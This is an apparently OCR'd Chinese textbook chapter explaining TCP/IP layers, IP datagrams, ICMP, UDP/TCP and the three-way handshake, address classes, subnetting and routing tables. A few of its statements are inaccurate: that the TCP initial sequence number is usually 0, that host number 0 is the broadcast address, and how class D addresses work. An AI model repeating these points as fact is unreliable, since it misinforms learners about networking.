在 TCP 的应用层中，将数据称为“数据流（stream）”；而在用户数据报协议（UDP）的应用层中，则将数据称为“报文（message）”。在 TCP 的运输层中将 TCP 的数据结构称作“段（segment）”，将 UDP 的数据结构称做“分组（packet）”。在 TCP 的网际层中则将所有数据看作是一个块，称为“数据报（datagram）”。TCP/IP 使用很多种不同类型的底层网络，每一种都用不同的术语定义它传输的数据，大多数网络将传输的数据称为分组或帧（frame）。数据结构如图 11.2 所示。



图 11.1　TCP/IP 协议结构中的各层

1. 网络接口层（Network Access Layer）

网络接口层是 TCP/IP 协议结构的最底层，该层中的协议提供了一种数据传送的方法，使得计算机系统可以通过直接连接的网络将数据传送到其他设备，并定义了如何利用网络来传送数据报。网络接口层协议与较高层协议不一样，它必须知道底层网络的各种细节（如




图 11.2　数据结构

它的分组结构、寻址方式等)，以便准确地格式化传输的数据，使其遵守网络规定。TCP/IP网络访问层可以包括OSI参考模型中下三层(网络层、数据链路层和物理层)的全部功能。

网络访问协议种类繁多，每一个协议都对应一种物理网络标准。

该层执行的功能包括将IP报文封装成被网络传输的帧，并将IP地址映射为网络使用的物理地址。

在UNIX中实施时，这一层的协议通常以设备驱动程序和有关程序的组合形式出现。这种用网络设备名称标志的模块，通常用来封装数据并传送给网络，而其他程序则执行相关功能，如地址映射。

2. 网际层(Internet Layer)

网间协议IP是TCP/IP的核心，也是网际层中最重要的协议。IP可提供基本的分组传输服务，这是构建TCP/IP网络的基础。

(1) 网间协议(Internet Protocol，IP)

网间协议包括以下几方面的功能。

- 定义数据报，它是在Internet上的基本传输单元。
- 定义网间寻址方案。
- 在网络访问层和主机对主机运输层之间传输数据。
- 为数据报选择至远程主机的路由。
- 执行数据报的分解和重组。

IP是一个“无连接协议”，主要依靠其他层的协议提供错误检测和错误恢复。有时将该网间协议称为“不可信协议”，因为它并不包含错误检测和恢复的程序代码。这并不是说IP协议是不能信赖的，恰恰相反，它可以正确地将数据传送到已连接的网络，不过它并不检验数据是否被正确地接收，而是在TCP/IP结构中其他层的协议可以提供这一检验功能。

(2) 数据报(datagram)

数据报(datagram)是网间协议定义的一种分组格式。数据报的格式如图11.3所示，数据报中前5个或6个字为控制信息，称为报头。在默认情况下，报头的长度是5个字，第6个字是可选的。由于报头的长度是可变的，因而它包含一个称为“Internet报头长度

(IHL)”的字段，以字为单位指出报头的长度。报头包含着传输该分组所需的全部信息。

31　　　　　　16 15　　　　　　0

<table>
<tr><td>版本号</td><td>IHL</td><td>服务类型</td><td colspan="3">总长度</td></tr>
<tr><td colspan="3">识别码</td><td>标志</td><td colspan="2">片偏置量</td></tr>
<tr><td colspan="2">寿命</td><td>协议</td><td colspan="3">报头校验和</td></tr>
<tr><td colspan="6">源地址</td></tr>
<tr><td colspan="6">目的地址</td></tr>
<tr><td colspan="5">选项</td><td>填空</td></tr>
<tr><td colspan="6">数据区</td></tr>
</table>

报头

图 11.3　IP 数据报的格式

网间协议通过检查报头第 5 个字中的目的地址(destination address)传送数据报，该目的地址是一个标准的 32 位 IP 地址，它可以标志目的网络和在该网络上的特定主机。如果目的地址是本地网络中一个主机的地址，该分组就直接传送给目的地；如果目的地址不在本地网络中，该分组就被传送到网关(gateway)再进行传送。网关是在不同的物理网络之间交换分组报文的设备。确定使用哪个网关称为路由选择(routing)，IP 为每个单独的分组作出路由选择决定。

(3) 数据报的路由选择

Internet 网关通常是指 IP 路由器(router)，因为它使用网间协议在网络之间选择分组的路由。在传统的 TCP/IP 术语中，只有两种类型的网络设备，即网关(gateway)和主机(host)。网关可以在网络之间转发分组报文，主机却不能。如果一台主机连接多个网络(称为多地址主机)，则就可以在网络间转发分组报文。当一个多地址主机转发分组报文时，它的作用可以看成是一个网关。目前的数据通信术语有时将网关与路由器区别开，其实“网关”和“IP 路由器”是可以互换的。

(4) 数据报的拆分

每一种类型的网络都有一个“最大传输单元(MTU)”，即网络上可以传输的最大分组。如果从一个网络上接收到的数据报大于另一个网络的最大传输单元，就必须将此数据包拆分成较小的“块”才能传输，这一过程称为“拆分(fragmentation)”。如以太网与 X.25 网络在物理上是不同的。当一个较大的以太网分组在 X.25 网络上传输之前，IP 必须将它分割成较小的分组。

(5) 传送数据报到运输层

当 IP 接收到一个寻址本地主机的数据报时，它必须将该数据报中的数据部分传送给合适的运输层协议，这是利用数据报报头中第 3 个字内的“协议号(Protocol Number)”完成的。每个运输层协议都有一个唯一的协议号，用来在 IP 中标志自己。

(6) 网间控制报文协议

网间控制报文协议(Internet Control Message Protocol，ICMP)是 IP 的一个不可分割的部分。该协议是网际层的一部分，它使用 IP 数据报传输设施发送报文。它发送的报文可以为 TCP/IP 执行下列控制、错误报告、信息等功能 TCP/IP 检测控制功能列表如表 11.2 所示。

表 11.2 TCP/IP 检测控制功能列表

流控制	当数据报到达的速度太快而无法处理时，目的主机或中间网关就会发送一个“ICMP 源站抑制报文(ICMP Source Quench Message)”块给发送者，以通知源站暂时停止发送该报文
检测不可达的目的地	当目的地不可到达时，检测到该问题的系统就发送一个“目的地不可达报文(Destination Unreachable Message)”给数据报的源站；如果不可达的目的地是一个网络或主机，就由中间网关发送该报文；如果是一个不可达的端口，则由目的地主机发送该报文
重定向路由	网关发送“ICMP 重定向报文(ICMP Redirect Message)”通知主机使用另一个网关，这是因为另一个网关更合适。只有当源主机与这两个网关都在同一个网络上时才能使用这一报文
检查远程主机	一台主机可以发送“ICMP 回送报文(ICMP Echo Message)”以了解远程系统的网间协议是否正在工作。当系统接收到该回送报文时，便将同样的分组报文发送回源主机。UNIX 的 Ping 命令就使用这一报文

3. 运输层(Transport Layer)

运输层中两个最重要的协议是传输控制协议(TCP)和用户数据报协议(User Datagram Protocol，UDP)。TCP 利用端对端错误检测与纠正功能提供可靠的数据传输服务，而 UDP 提供低开销的无连接数据报传输服务，二者都可以在应用层和网际层之间传输数据。对于特定的应用程序，程序开发人员可以选择最适合的传输协议。

(1) 用户数据报协议

UDP 是一个不可靠的无连接数据报协议，其格式如图 11.4 所示。




图 11.4 UDP 的报文格式

如果传输的数据量很少，那么为建立连接和确保可靠传输而花费的开销可能比重新传输全部数据的开销还要高。在此情况下，UDP 就是运输层协议最好的选择。

使用“查询—响应”方式的应用程序也非常适合使用 UDP 协议，其响应可以用做对查询的肯定确认，如果在一定的时间内没有收到响应，应用程序便发出另一个查询。

有些应用程序可提供自己的技术去确保可靠的数据传输，而不需要运输层协议的服务。

(2) 传输控制协议(TCP)

TCP 是一种可靠的、面向连接的、字节流协议。TCP 提供的可靠性是利用一种称为“重传肯定确认(Positive Acknowledgment with Retranmission，PAR)”机制来实现的。换句话说，除非一个利用 PAR 的系统接收到从远端系统发来的肯定确认，否则就重发源数据。在相互协作的 TCP 模块之间交换的数据单元称为“段(Segment)”，TCP 的段格式如图 11.5 所示。



图 11.5　TCP 的段格式

每一段包含一个校验值,接收方用它来验证数据是否遭到破坏。如果接收到的数据段没有遭到破坏,接收者就发送一个肯定确认应答给发送者;如果遭到破坏,接收者就抛弃该数据段。过一段时间后,发送端 TCP 就重新发送没有受到肯定确认的相应段。

TCP 是面向连接的,它在两个通信主机之间建立一个逻辑的端对端连接。在传输数据之前,建立对话的两个端点之间交换称为握手的控制信息。TCP 通过在段头第 4 个字的标志字段中设置相应的位来表示一个段的控制功能。TCP 有三次信息交换,故称为"三次握手",如图 11.6 所示。




图 11.6　三次握手

主机 A 通过将一个具有"同步序列号(SYN)"的段发送给主机 B 而开始连接,该段告诉主机 B:主机 A 希望建立连接并且使用哪个序列号作为主机 A 的段的起始号(序列号可用来保持数据的正确顺序);主机 B 用一个带有"确认应答(ACK)"和"同步序列号(SYN)"位的段响应主机 A,以确认收到了 A 的段,并通知 A 它将从哪个序列号开始;最后,A 发送一个段,确认收到了 B 的段,并开始传送第一个实际数据。

当协作双方的模块结束数据传输时,它们就利用包含"无数据发送(FIN)"位的段来交换三次握手信息,以关闭连接。TCP 协议在通信中有以下特征。

① TCP 发送的是连续的字节流而不是单独的分组。

因此要确保发送和接收的顺序,即用 TCP 段头中的"序列号"和"确认号"字段来保持这个顺序。

② 每个系统可选择任意"号"作为起点,但通常情况下 ISN 总是 0。

③ 数据中的每个字节都是从 ISN 开始顺序编号的,因而被发送数据的第一个实际字节的顺序号为 ISN+1(通常为 1)。

④ 确认段(ACK)执行两种功能:肯定确认和流控制。确认就是告诉发送者已经接收了多少数据和接收方还可以接收多少数据。确认号是远端接收到的最后一个字节的顺序号。该标准并不要求每个分组要单独确认,确认号就是对在该号之前的所有字节的肯定确认。

⑤ 通过窗口字段的大小控制远端接收字节数的能力。TCP 数据流如图 11.7 所示。




图 11.7　TCP 数据流

TCP 还负责将从 IP 接收到的数据传送给合适的应用程序。接收该数据的应用程序是用一个 16 位的“端口号”来标志的。源端口和目的端口包含在段头的第一个字节中，使数据能够正确地传进和传出应用层，这是运输层的一个重要服务。

4. 应用层（Application Layer）

该层中包含了使用运输层协议传输数据的所有协议，应用层协议很多，一些著名的应用层协议如表 11.3 所示。

表 11.3　应用层协议列举表

应　用	功　能
TELNET	网络终端协议，可通过网络提供远程登录
FTP	文件传输协议，可用于交互式文件传输
SMTP	简单邮件传输协议，可用于传送电子邮件
域名服务（Domain Name Service，DNS）	将 IP 地址映射成赋予网络设备的名字
路由信息协议（Routing Information Protocol，RIP）	路由选择是 TCP/IP 的工作核心，网络设备使用 RIP 去交换路由选择信息
网络文件系统（Network File System，NFS）	允许文件被网络上的各种主机共享

综上所述，FTP、TELNET 和 SMTP 基本上是依赖于 TCP 的，而 NFS、DNS 和 RIP 则基本上依赖于 UDP。一些应用程序型协议，如外部网关协议（Exterior Gateway Protocol，EGP）是另一个路由协议，此协议不使用运输层服务，而直接使用 IP 服务。

11.2　数据传输概述

本节将在了解 TCP/IP 结构的基础上，详细地探讨数据是如何在网络的协议之间和系统之间传送的，以及如何利用地址路由将数据送到目的地以及在构建子网时使用的本地重定义寻址规则。

11.2.1　寻址、路由选择和多路复用

为了在两个主机之间传送数据，就必须通过网络将数据传送给相应的主机，并在该主机内传送给相应的用户或进程。TCP/IP 利用三种方法来完成这些任务，具体传送数据的方法如表 11.4 所示。

表 11.4　TCP/IP 传送数据的方法

方　　法	解　　释
寻址(Addressing)	IP 地址可以唯一地标志 Internet 中的每一台主机,它可以将数据传送到相应的主机
路由选择(Routing)	网关可以将数据传送到相应的网络
多路复用(Multiplexing)	协议和端口号可以将数据传送到主机内相应的软件模块

每一个功能(在主机之间寻址在网络之间选择路由和在层间多路复用)对于通过 Internet 在两个协作应用程序间传送数据都是必须的。

11.2.2　IP 地址

网间协议(IP)以数据报的形式在主机之间传输数据,每个数据报传送到一个地址,该地址包含在该数据报报头的目的地址(第 5 个字)中。目的地址是一个 32 位的 IP 地址,它包含着足够的信息以唯一地标志一个网络和该网络中的特定主机。

一个 IP 地址由一个网络部分和一个主机部分组成,但在每个 IP 地址中它们的格式是不同的。用来标志网络和主机的地址位数将根据地址的"类型"而变,A 类、B 类和 C 类是三个主要的地址类型。通过检查一个地址的前几位,IP 软件很快就可以确定地址的类别及其结构。IP 遵循以下规则确定地址的类别。

① 如果 IP 地址的第 1 位是 0,它就是 A 类网络的地址。A 类地址的第 1 位标志其地址类别,接着的 7 位标志其网络。最后的 24 位标志主机。A 类网络的编号小于 128,但每个 A 类网络可以包含数百万台主机。

② 如果该地址的前 2 位是 10,它就是 B 类网络地址。在 B 类地址中,前 2 位标志地址类别,接着的 14 位标志网络,最后 16 位标志主机。可以有数千个 B 类网络编号,每个 B 类网络可以包含数千台主机。

③ 如果该地址的前 3 位是 110,它就是 C 类网络地址。在 C 类地址中,前 3 位是类标志符,接着的 21 位是网络地址,最后 8 位标志主机。有数百万个 C 类网络编号,而每个 C 类网络包括的主机数量少于 254 台。

④ 如果该地址的前 3 位是 111,它就是一个专门保留的地址。这类地址有时称为 D 类地址,实际上它并不指向特定的网络,目前这一范围内的编号赋予给广播地址。广播地址用来一次寻址一组计算机,它标志共享同一协议的一组计算机,这与共享同一网络的一组计算机恰好相反。

IP 地址通常写成用点(英语句号)分隔开的 4 个十进制数,其中每一部分的数字值在 0 到 255(一个字节可表达的十进制值)之间。因为标志类的位和网络地址的位是连在一起的,因而可以把 IP 地址看成是由所有网络地址字节和所有主机地址字节两部分组成。第 1 个字节的值的含义如下:

- 如果值小于 128,则表示 A 类地址,其第一个字节就是网络号,紧接着的三个字节是主机地址。
- 值在 128 到 191 之间,表示 B 类地址,前二个字节标志网络,后二个字节标志主机。
- 值在 192 到 223 之间,表示 C 类地址,前三个字节是网络地址,最后一个字节是主

机号。

- 值大于 224,表示该地址是保留地址。

需要提醒的是,并不是所有的网络地址或主机地址都是可用的:

- 第一个字节大于 223 的地址都是保留地址。
- 在 A 类地址中,有两个地址 0 和 127 也是留作专用地址,网络 0 是"默认路由",网络 127 是"回送地址"。默认路由用来简化 IP 必须处理的路由选择信息,回送地址由于允许本地主机与远程主机以同样的方式寻址而简化了网络应用程序。在配置主机时使用这些专用网络地址。
- 在所有的网络中主机号 0 和 255 也是保留的。所有主机位都置成 0 的 IP 地址用以标志网络本身。主机号为 0 的 IP 地址是广播地址,即发送到该地址的数据传送到网络上的每一台主机。
- 由于合法 IP 地址的缺乏,设置了一定的保留地址,这些地址不被正式分配给任何主机,而且也不应该被使用在自己网络的外部机构。如:A 类网 10;B 类网 172.16 直到 172.31;C 类网 192.168.0 直到 192.168.255。

一般将 IP 地址称为主机地址,但实际上 IP 地址是赋予网络接口的而并不是赋予计算机系统的。

11.2.3 子网

将主机地址位用作附加的网络地址位,就可以局部地修改 IP 地址的标准结构。其实质就是移动网络地址位和主机地址之间的"分解线",从而创建附加的网络,但却减少了每个网络的主机数量。这种新分配的网络位就可在一个大型网络内定义一个网络,称为子网(subnet)。

为了解决拓扑上的或结构上的问题,一些结构决定组建子网。构建子网可以分散对主机寻址的管理。

建立子网还可解决硬件差异和距离限制问题。IP 路由器可以将不同的物理网络连接在一起,但这只有当每个物理网络拥有唯一的网络地址时才可以。构建子网是将一个单独的网络地址分成很多唯一的子网地址,因此每个物理网络可以拥有唯一的地址。

在 IP 地址上使用一个位掩码,即子网掩码(subnet mask)就可以定义一个子网。如果掩码位是 1,那么其地址中相应的位为网络位;如果掩码位是 0,则该位就属于主机地址部分。子网只能在本地识别,对于 Internet 的其他部分,其地址仍然被看成是标准的 IP 地址。

例如,与标准 B 类地址相关的子网掩码是 255.255.0.0。最通用的子网掩码是通过一个附加字节来扩充一个 B 类地址的网络部分,这样该子网就是 255.255.255.0。前三个字节的所有位都是 1,而最后一个字节的所有位都是 0;前两个字节定义 B 类网络,第三个字节定义子网地址,第四个字节定义子网上的主机。

很多网络管理员经常使用面向字节的掩码,因为易于阅读和理解。然而,不要求都以字节边界来定义子网,子网掩码可以面向位,这样就能适用于任何地址类。例如,利用掩码 255.255.255.192,一个小型单位就可将 C 类地址分成 4 个子网。这个掩码将一个 C 类地址的第四个字节的前两个位定义为该地址的子网部分。同一个掩码如果用于 B 类地址,就

可构建 1000 多个子网，因为有 10 个位，包括前三个字节的全部和第四字节的 2 位，都用来定义子网。如表 11.5 所示，列举了基于不同网络地址的各种子网掩码的作用。

表 11.5 子网掩码的作用

IP 地址	子网掩码	说明
128.66.12.1	255.255.255.0	子网 128.66.12.0 上的主机 1
130.97.16.132	255.255.255.192	子网 130.97.16.128 上的主机 4
192.178.16.66	255.255.255.192	子网 192.178.16.64 上的主机 2
132.90.132.5	255.255.240.0	子网 132.90.128.0 上的主机 4.5
18.20.16.91	255.255.0.0	子网 18.20.0.0 上的主机 16.91

11.2.4 Internet 的路由结构

路由选择模型以各自治系统的相互平等为基础，称为路由域（Routing Domain）。注：自治系统 AS，是一组通过统一的路由政策或路由协议互相交换路由信息的网络。

路由域使用边界网关协议（BGP）或外部网关协议（EGP）来与其他域交换路由信息，每个路由域各自处理从其他域接收来的信息。

这种结构的特点是扩充性比较好。如图 11.8 所示，用三个相交的圆表示这一模型，每个圆就是一个路由域，其重叠区就是边界区，路由信息在这里共享。这些域共享路由信息，但并不依靠任何一个系统去提供所有的路由选择信息。无论路由信息是如何得来的，它最终总会到达本地网关。




图 11.8 路由选择域

11.2.5 路由器

TCP/IP 的开放性为各网络间的信息集成提供了可能。但对于采用不同技术的各个网络，如何在硬件上将其连接起来是实现 TCP/IP 的基本保障。路由器在网络互联上起着至关重要的作用，通过路由器设备可以把不同的网络连接成一个范围更大的网络。

路由器是一种比较成熟的网络互联技术。它不仅能够很好地实现路由、协议转换功能，而且在网络安全、网络管理方面也起着重要的作用。路由器的主要功能包括以下几方面：

- 连接不同的网络。
- 协议转换和路由选择功能。
- 网络管理和安全。

11.2.6 路由表

网关要在网络之间为数据选择路由，其他所有的网络设备、主机也和网关一样必须做出路由选择的决定。主机选择路由的策略有以下两种：

① 如果目的主机在本地网络上，就将数据传给目的主机。

② 如果目的主机在远程网络上，就将数据转发给本地网关。

IP 模块根据 IP 地址的高位来确定目的 IP 地址的网络部分。如果目的网络是本地网络，就可在目的地址上使用本地子网掩码。

确定目的网络后，IP 模块就在本地路由表中查找该网络，各分组报文就流向路由表所指定的目的地。路由表(routing table)可由系统管理员或路由协议建立。

利用 netstat-nr 命令可显示路由表的内容，如图 11.9 所示。

